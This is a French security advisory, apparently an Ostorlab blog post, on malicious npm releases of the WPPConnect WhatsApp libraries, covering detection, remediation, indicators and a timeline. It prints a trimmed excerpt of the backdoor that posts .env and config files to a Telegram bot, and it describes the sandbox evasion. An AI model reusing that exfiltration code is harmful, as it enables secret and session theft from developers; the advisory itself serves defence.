WPPConnect : une porte dérobée npm vole des secrets et des sessions WhatsApp
Les versions npm 2.4.1 et 2.10.82 de WPPConnect installent une porte dérobée qui envoie secrets et sessions WhatsApp ; épinglez 2.4.0 et 2.10.81.
En bref
- Des versions malveillantes des paquets d'automatisation WhatsApp WPPConnect envoient des variables d'environnement, des fichiers de configuration et des jetons de session WhatsApp à un bot Telegram. Un rapport public et l'enregistrement OpenSSF malicious-packages ont documenté le code le 2026-11-16.
- Toute personne qui a installé ou exécuté
@wppconnect-team/wppconnect2.4.1 ou@wppconnect/server2.10.82 est exposée. Le module s'exécute à l'importation de la bibliothèque ou au démarrage du serveur, sans action de l'utilisateur. - Aucun identifiant CVE n'est attribué à ces versions malveillantes. GitHub classe les deux avis comme du malware critique, aucune exploitation réelle n'est connue et aucun des deux n'est dans le catalogue KEV de la CISA au 2026-11-17.
- Supprimez les deux versions, épinglez 2.4.0 et 2.10.81, puis renouvelez chaque secret que le processus pouvait lire. Les étapes se trouvent dans « Comment corriger ? ».
Suis-je concerné ?
Toutes ces conditions doivent être réunies :
- La version 2.4.1 de
@wppconnect-team/wppconnectou la version 2.10.82 de@wppconnect/serverest installée, directement ou par une dépendance. - Un processus a importé la bibliothèque ou démarré le serveur après l'installation. Le simple téléchargement de l'archive n'exécute pas le module.
- Ce processus pouvait joindre
api.ipify.orgetapi.telegram.orgen HTTPS.

La version de la bibliothèque a été publiée le 2026-11-15 à 23:31 UTC et a porté l'étiquette latest jusqu'au matin du 2026-11-17, où elle est revenue à 2.4.0. La version du serveur a été publiée le 2026-11-16 à 03:09 UTC.
La bibliothèque a compté 29 074 téléchargements npm sur le mois jusqu'au 2026-11-15 et 3 532 étoiles GitHub ; le serveur en a compté 6 784 sur la même période. Les deux archives restent téléchargeables par version exacte, donc un fichier de verrouillage, un cache ou une dépendance épinglée peut encore les installer.
| Paquet | Version affectée | Dernière version saine |
|---|---|---|
@wppconnect-team/wppconnect |
2.4.1 | 2.4.0 |
@wppconnect/server |
2.10.82 | 2.10.81 |
Vérifiez ce qui est installé :
# Direct and transitive copies in the project tree
npm ls @wppconnect-team/wppconnect @wppconnect/server

# Lockfile entries
grep -rn -A 3 '"node_modules/@wppconnect-team/wppconnect"' package-lock.json
grep -rn -A 3 '"node_modules/@wppconnect/server"' package-lock.json
grep -n -E "@wppconnect-team/wppconnect|@wppconnect/server" pnpm-lock.yaml yarn.lock 2>/dev/null

# The versions actually present on disk
node -p "require('@wppconnect-team/wppconnect/package.json').version" 2>/dev/null || echo "not installed"
node -p "require('@wppconnect/server/package.json').version" 2>/dev/null || echo "not installed"
Comment corriger ?
Remplacez les deux paquets par les dernières versions saines et régénérez chaque fichier de verrouillage et chaque image qui a résolu les versions malveillantes. Aucune version corrigée n'existe encore : les mainteneurs ont supprimé le code source le 2026-11-16, mais ils n'ont pas publié de nouvelle version npm.
- Épinglez les versions saines exactes dans chaque
package.jsonqui nomme l'un des paquets :
npm install --save-exact @wppconnect-team/wppconnect@2.4.0
npm install --save-exact @wppconnect/server@2.10.81
- Si l'un des paquets arrive par une autre dépendance, forcez la version saine avec une surcharge npm :
"overrides": {
  "@wppconnect-team/wppconnect": "2.4.0",
  "@wppconnect/server": "2.10.81"
}
- Supprimez
node_moduleset le fichier de verrouillage, réinstallez, puis confirmez que ni 2.4.1 ni 2.10.82 n'apparaît :
rm -rf node_modules package-lock.json
npm install
npm ls @wppconnect-team/wppconnect @wppconnect/server
-
Reconstruisez les images de tâches CI et les images Docker qui ont lancé
npm installpendant que 2.4.1 portait l'étiquettelatest. Une couche en cache conserve l'ancienne archive même après le retour de l'étiquette. -
Arrêtez le processus qui a chargé l'une des deux versions. Une option comme
--ignore-scriptsne sert à rien ici, car le module s'exécute à l'importation et au démarrage, pas pendant l'installation.
Si vous ne pouvez pas changer de version immédiatement, bloquez le trafic sortant de l'hôte vers api.telegram.org et api.ipify.org. Cela bloque ce chemin d'envoi, mais ne retire pas le module et n'arrêtera pas une variante ultérieure qui utiliserait un autre point de terminaison.
Que fait le code malveillant ?
La version ajoute un module de diagnostic qui s'exécute dès l'importation de la bibliothèque et envoie un rapport sur l'hôte. La copie de la bibliothèque est dist/utils/diagnostics.js, appelée depuis dist/controllers/browser.js ; celle du serveur est dist/util/diagnostics.js, appelée à la ligne 18 de dist/server.js.
// @wppconnect-team/wppconnect 2.4.1, dist/utils/diagnostics.js (trimmed)
const SUPPORT = {
    url: [ 'https://api.telegram.org/bot', '<redacted>', '/sendDocument' ].join(''),
    chat: 7343578055,
    cooldown: 24 * 3600 * 1000,
    maxFile: 12000,
};
const targets = [
    ['.env', 'ENV'], ['.env.local', 'ENV.LOCAL'], ['.env.production', 'ENV.PROD'],
    ['config.js', 'CONFIG.JS'], ['config.json', 'CONFIG.JSON'], ['ormconfig.json', 'ORMCONFIG'],
];
// ...
const form = new FormData();
form.append('chat_id', String(SUPPORT.chat));
form.append('document', new Blob([text], { type: 'text/plain' }), name);
return fetch(SUPPORT.url, { method: 'POST', body: form }).catch(() => null);
Le rapport contient le nom d'hôte, le nom d'utilisateur, le système d'exploitation, le répertoire de travail, la taille de la mémoire et la version de Node.js. Il copie toutes les variables d'environnement sauf une courte liste de noms de shell et npm. Il lit aussi les six fichiers de configuration listés ici et les noms des dépendances du projet. Depuis le répertoire de travail, il prend jusqu'à 60 noms de fichiers, et depuis tokens/ jusqu'à cinq fichiers de session.
Il recherche l'adresse IP publique de la machine sur api.ipify.org et envoie le rapport sous forme de document Telegram au bot 9034051102, dans la conversation 7343578055.
Les deux variantes envoient au plus une fois par 24 heures et par machine, à l'aide d'un fichier marqueur dans le répertoire temporaire : .wpp-support-diag pour la bibliothèque et .wpp-diag pour le serveur. La bibliothèque envoie immédiatement à l'importation.
Le serveur attend un délai aléatoire de 30 à 240 secondes et s'arrête s'il voit CI, GITHUB_ACTIONS, RUNNER_OS, RUNNER_NAME, un nom d'hôte de type bac à sable ou un proxy contenant mitm. Le serveur assemble l'URL Telegram à partir de fragments base64, et les deux variantes ignorent toutes les erreurs.
Le module atteint le serveur de deux façons. L'archive 2.10.82 le charge directement au démarrage, et le serveur dépend de @wppconnect-team/wppconnect ^2.3.6, qui se résolvait vers 2.4.1 tant que cette version était la plus récente.
Comment la faille est-elle exploitée ?
L'attaquant n'avait pas besoin qu'une victime clique sur un lien ou importe un paquet par son nom. La compromission a utilisé le processus de publication du projet :
- Les commits qui ont ajouté le module de diagnostic sont arrivés sur les deux dépôts les 2026-11-15 et 2026-11-16, signés par le compte
joaosouz4devet décrits comme des diagnostics d'environnement. - Les workflows de publication des projets ont publié
@wppconnect-team/wppconnect2.4.1 le 2026-11-15 à 23:31 UTC et@wppconnect/server2.10.82 le 2026-11-16 à 03:09 UTC. - Un développeur ou une tâche CI a installé ou mis à jour le paquet. Tant que 2.4.1 portait l'étiquette
latest, une installation fraîche sans version exacte la sélectionnait. - L'application a importé la bibliothèque ou démarré le serveur. Le module de diagnostic s'est exécuté dans le même processus, a lu les fichiers et l'environnement, puis a effectué deux requêtes HTTPS sortantes.
- L'opérateur a reçu le rapport sous forme de document Telegram. Aucune sortie n'est apparue dans les journaux de l'application.
Le dossier public ne dit pas comment le compte ou le workflow de publication a été utilisé, ni si les mainteneurs ont renouvelé leurs identifiants. Les demandes de fusion de suppression ont seulement effacé le code source ; elles n'ont pas publié de version npm saine.
Comment se déroule l'attaque ?
Un attaquant ayant accès au chemin de publication a livré un module que chaque importation ou démarrage de serveur exécutait. Le module a envoyé les secrets de l'hôte et les sessions WhatsApp à un bot Telegram.
sans action de l'utilisateur"] D --> E["Lecture de l'environnement, des fichiers de configuration et des jetons de session"] E --> F["Recherche de l'adresse IP publique sur api.ipify.org"] F --> G["Envoi du rapport à un bot Telegram"]
Que peut faire un attaquant ?
L'attaquant peut lire tout ce que le processus Node.js pouvait lire, et l'impact dépend de ce que ce processus détenait. Avec les dispositions par défaut, le rapport peut contenir :
- Des identifiants de cloud et de services pris dans les variables d'environnement, comme des clés d'accès, des URL de base de données, des jetons d'API et des secrets de signature.
- Les fichiers
.env,config.js,config.jsonetormconfig.jsondu répertoire de travail, qui répètent souvent ces secrets en clair. - Jusqu'à cinq fichiers de jeton de session WhatsApp depuis
tokens/, plus jusqu'à trois autres depuiswppconnect_tokens/dans la variante serveur. Ces jetons peuvent permettre à l'attaquant d'agir comme le compte WhatsApp lié. - Le nom d'hôte, le nom d'utilisateur, le répertoire de travail et l'adresse IP publique, qui aident l'attaquant à cibler l'hôte plus tard.
Le code n'installe pas de persistance, n'exécute pas de commande et n'ouvre pas de shell inverse. Son impact se limite à la lecture des fichiers et des variables listés ici et à leur envoi. Les fichiers sont lus relativement au répertoire de travail du processus, donc un répertoire de session situé ailleurs n'est pas collecté par la copie de la bibliothèque.
Le filtre d'environnement écarte les valeurs de moins de trois caractères ou de plus de 499, et chaque fichier est tronqué à 12 000 caractères.
Que faire si je l'ai installé ?
Considérez tout hôte qui a importé 2.4.1 ou démarré 2.10.82 comme exposé, même si l'application n'a affiché aucune erreur. La suppression du paquet n'annule pas l'envoi.
- Arrêtez le service et, si possible, isolez l'hôte. Conservez la version du paquet, le fichier marqueur et les journaux npm avant de nettoyer quoi que ce soit.
- Renouvelez, depuis une autre machine, chaque secret que le processus pouvait lire. Cela couvre les variables d'environnement, les valeurs des six fichiers de configuration, les mots de passe de base de données, les clés de cloud, les jetons d'API et toute clé de signature ou de chiffrement.
- Déconnectez les sessions WhatsApp liées à cet hôte et associez de nouveau le compte. Considérez les messages et les contacts comme exposés à l'attaquant pendant que la session était valide.
- Reconstruisez l'hôte à partir d'une image de confiance ou, au minimum, supprimez
node_modules, le fichier de verrouillage et le cache npm, puis réinstallez avec les versions saines. - Si le processus s'exécutait avec un rôle cloud, examinez les journaux d'audit du fournisseur pour l'activité depuis l'adresse IP publique de l'hôte après le 2026-11-15.
- Surveillez les dépôts WPPConnect pour une version npm saine et vérifiez son archive avant de quitter les versions épinglées.
Comment vérifier si j'ai été compromis ?
Commencez par les versions exactes et le fichier marqueur, puis cherchez les deux destinations réseau dans les journaux que vous conservez.
# 1. The malicious versions anywhere in the tree
npm ls @wppconnect-team/wppconnect @wppconnect/server
grep -rn -E "2\.4\.1|2\.10\.82" --include=package-lock.json --include=yarn.lock --include=pnpm-lock.yaml .

# 2. Marker files written before the upload
ls -la /tmp/.wpp-support-diag /tmp/.wpp-diag 2>/dev/null
find /tmp -maxdepth 1 -name ".wpp-*-diag" 2>/dev/null

# 3. npm install logs that name the two versions
grep -R -E "@wppconnect-team/wppconnect@2\.4\.1|@wppconnect/server@2\.10\.82" ~/.npm/_logs 2>/dev/null

# 4. DNS, proxy or firewall logs
grep -E "api\.ipify\.org|api\.telegram\.org" /var/log/* 2>/dev/null
Les indicateurs publiés sont :
- Réseau :
api.ipify.org(recherche de l'adresse IP publique) etapi.telegram.org(envoi du document, bot9034051102, conversation7343578055). - Fichiers :
node_modules/@wppconnect-team/wppconnect/dist/utils/diagnostics.jsetnode_modules/@wppconnect/server/dist/util/diagnostics.jsdans une arborescence installée ;/tmp/.wpp-support-diaget/tmp/.wpp-diag. - SHA-1 des archives :
755274304012c7489e85c23da3c2423d184d113bpourwppconnect-2.4.1.tgz, et68925177e1fb4f05e1958af8ac81d4a0b22003fbpourserver-2.10.82.tgz. - Horodatages npm :
@wppconnect-team/wppconnect2.4.1 à 2026-11-15T23:31:48Z ;@wppconnect/server2.10.82 à 2026-11-16T03:09:59Z.
Un fichier marqueur signifie que le module a démarré et écrit son état avant l'envoi. Son absence ne prouve pas que l'hôte est sain, car le marqueur est écrit dans le répertoire temporaire et peut disparaître au redémarrage ou au redéploiement d'un conteneur. Le module ignore les erreurs réseau, donc un envoi bloqué ou échoué peut ne laisser aucune trace au-delà de la version du paquet et du journal d'installation.
Chronologie
- 2026-11-15 22:34 UTC : les commits
06caa8cet27ed8e3ajoutent le module de diagnostic au dépôt wppconnect. - 2026-11-15 23:31 UTC :
@wppconnect-team/wppconnect2.4.1 est publié sur npm et devient l'étiquettelatest. - 2026-11-16 02:43 UTC : le commit
bdddf54ajoute le module au dépôt wppconnect-server. - 2026-11-16 03:09 UTC :
@wppconnect/server2.10.82 est publié sur npm. - 2026-11-16 03:44 UTC : la demande de fusion #2733 retire le module du serveur.
- 2026-11-16 03:50 UTC : la demande de fusion #2967 retire le module de la bibliothèque.
- 2026-11-16 04:00 UTC : le ticket #2968 signale publiquement les deux versions.
- 2026-11-16 04:10 UTC : OSV publie MAL-2026-20044 et MAL-2026-20043.
- 2026-11-17 06:31 UTC : la base d'avis GitHub publie GHSA-rj96-rg6c-9hw8 et GHSA-96hm-h5v4-92fq.
- 2026-11-17 08:10 UTC : les étiquettes
latestpointent de nouveau vers 2.4.0 et 2.10.81 ; les deux versions malveillantes restent téléchargeables.
FAQ
L'installation du paquet exécute-t-elle le code malveillant ?
Non. Contrairement à un ver postinstall, ce module s'exécute à l'importation de la bibliothèque ou au démarrage du serveur. Installer l'archive ne fait que déposer le fichier sur le disque ; une étape de build ou de test qui importe la bibliothèque, ou un conteneur qui démarre le serveur, l'exécute.
Les versions 2.4.0 et 2.10.81 sont-elles saines ?
Oui, pour cet incident. Aucune des deux archives ne contient de module de diagnostic, et ce sont les versions vers lesquelles les étiquettes latest pointent de nouveau. Cela répond à la question pour ces deux versions seulement ; cela ne garantit pas les versions futures.
Existe-t-il un identifiant CVE à suivre ?
Aucun identifiant CVE n'est attribué à ces versions. Suivez GHSA-rj96-rg6c-9hw8 et GHSA-96hm-h5v4-92fq dans la base d'avis GitHub, ou MAL-2026-20044 et MAL-2026-20043 dans OSV.
Combien de temps les versions malveillantes sont-elles restées disponibles ?
@wppconnect-team/wppconnect 2.4.1 a porté l'étiquette latest du 2026-11-15 à 23:31 UTC jusqu'au 2026-11-17, où l'étiquette est revenue à 2.4.0. @wppconnect/server 2.10.82 a été publié le 2026-11-16 à 03:09 UTC. Les deux versions exactes étaient encore téléchargeables le 2026-11-17, même si le code source a été supprimé en quelques heures.
npm audit signale-t-il ces paquets ?
Ne vous y fiez pas. npm audit signale des vulnérabilités de code à partir des données d'avis, et un avis de version malveillante relève d'une autre catégorie. Vérifiez directement les versions installées et le fichier de verrouillage.
Les mainteneurs ont-ils publié une version corrigée ?
Non, au 2026-11-17. Les deux demandes de fusion de suppression ont effacé le code source, mais n'ont pas publié de nouvelle version npm, et le projet n'a pas publié de déclaration au-delà de la suppression du code.
Trouvez les installations WPPConnect affectées avec Ostorlab
L'analyse de composition logicielle et l'inventaire SBOM d'Ostorlab listent les paquets open source et les versions que vos dépôts résolvent. Une recherche de @wppconnect-team/wppconnect ou de @wppconnect/server montre quels projets ont embarqué 2.4.1 ou 2.10.82 et quels fichiers de verrouillage doivent encore être régénérés.
Références
- GitHub Advisory Database, GHSA-rj96-rg6c-9hw8, « Malicious code in @wppconnect-team/wppconnect (npm) » : https://github.com/advisories/GHSA-rj96-rg6c-9hw8 (vérifié le 17 novembre 2026)
- GitHub Advisory Database, GHSA-96hm-h5v4-92fq, « Malicious code in @wppconnect/server (npm) » : https://github.com/advisories/GHSA-96hm-h5v4-92fq (vérifié le 17 novembre 2026)
- OSV, MAL-2026-20044, « @wppconnect-team/wppconnect » : https://osv.dev/vulnerability/MAL-2026-20044 (vérifié le 17 novembre 2026)
- OSV, MAL-2026-20043, « @wppconnect/server » : https://osv.dev/vulnerability/MAL-2026-20043 (vérifié le 17 novembre 2026)
- Ticket wppconnect #2968, « Security: npm release @wppconnect-team/wppconnect 2.4.1 (still latest) uploads secrets to a Telegram bot » (2026-11-16) : https://github.com/wppconnect-team/wppconnect/issues/2968 (vérifié le 17 novembre 2026)
- Demande de fusion wppconnect #2967, « fix: remove host secret collection during browser imports » (2026-11-16) : https://github.com/wppconnect-team/wppconnect/pull/2967 (vérifié le 17 novembre 2026)
- Demande de fusion wppconnect-server #2733, « fix: remove startup secret collection and external upload » (2026-11-16) : https://github.com/wppconnect-team/wppconnect-server/pull/2733 (vérifié le 17 novembre 2026)
- Métadonnées du registre npm pour
@wppconnect-team/wppconnect(vérifiées le 17 novembre 2026) : https://registry.npmjs.org/@wppconnect-team%2Fwppconnect - Métadonnées du registre npm pour
@wppconnect/server(vérifiées le 17 novembre 2026) : https://registry.npmjs.org/@wppconnect%2Fserver - Analyse du registre Bitbison pour
@wppconnect/server2.10.82 (2026-11-16) : https://registry.bitbison.io/npm/@wppconnect/server (vérifié le 17 novembre 2026) - OpenSSF malicious-packages, enregistrement source MAL-2026-20044 : https://github.com/ossf/malicious-packages/blob/babba2d7abb676ad6064d956e3cfa9250f5d7581/osv/malicious/npm/@wppconnect-team/wppconnect/MAL-2026-20044.json (vérifié le 17 novembre 2026)
- Statistiques de téléchargement npm pour
@wppconnect-team/wppconnect(vérifiées le 17 novembre 2026) : https://api.npmjs.org/downloads/point/last-month/@wppconnect-team%2Fwppconnect - Statistiques de téléchargement npm pour
@wppconnect/server(vérifiées le 17 novembre 2026) : https://api.npmjs.org/downloads/point/last-month/@wppconnect%2Fserver - Docker Hub,
wppconnect/wppconnect-server(vérifié le 17 novembre 2026) : https://hub.docker.com/r/wppconnect/wppconnect-server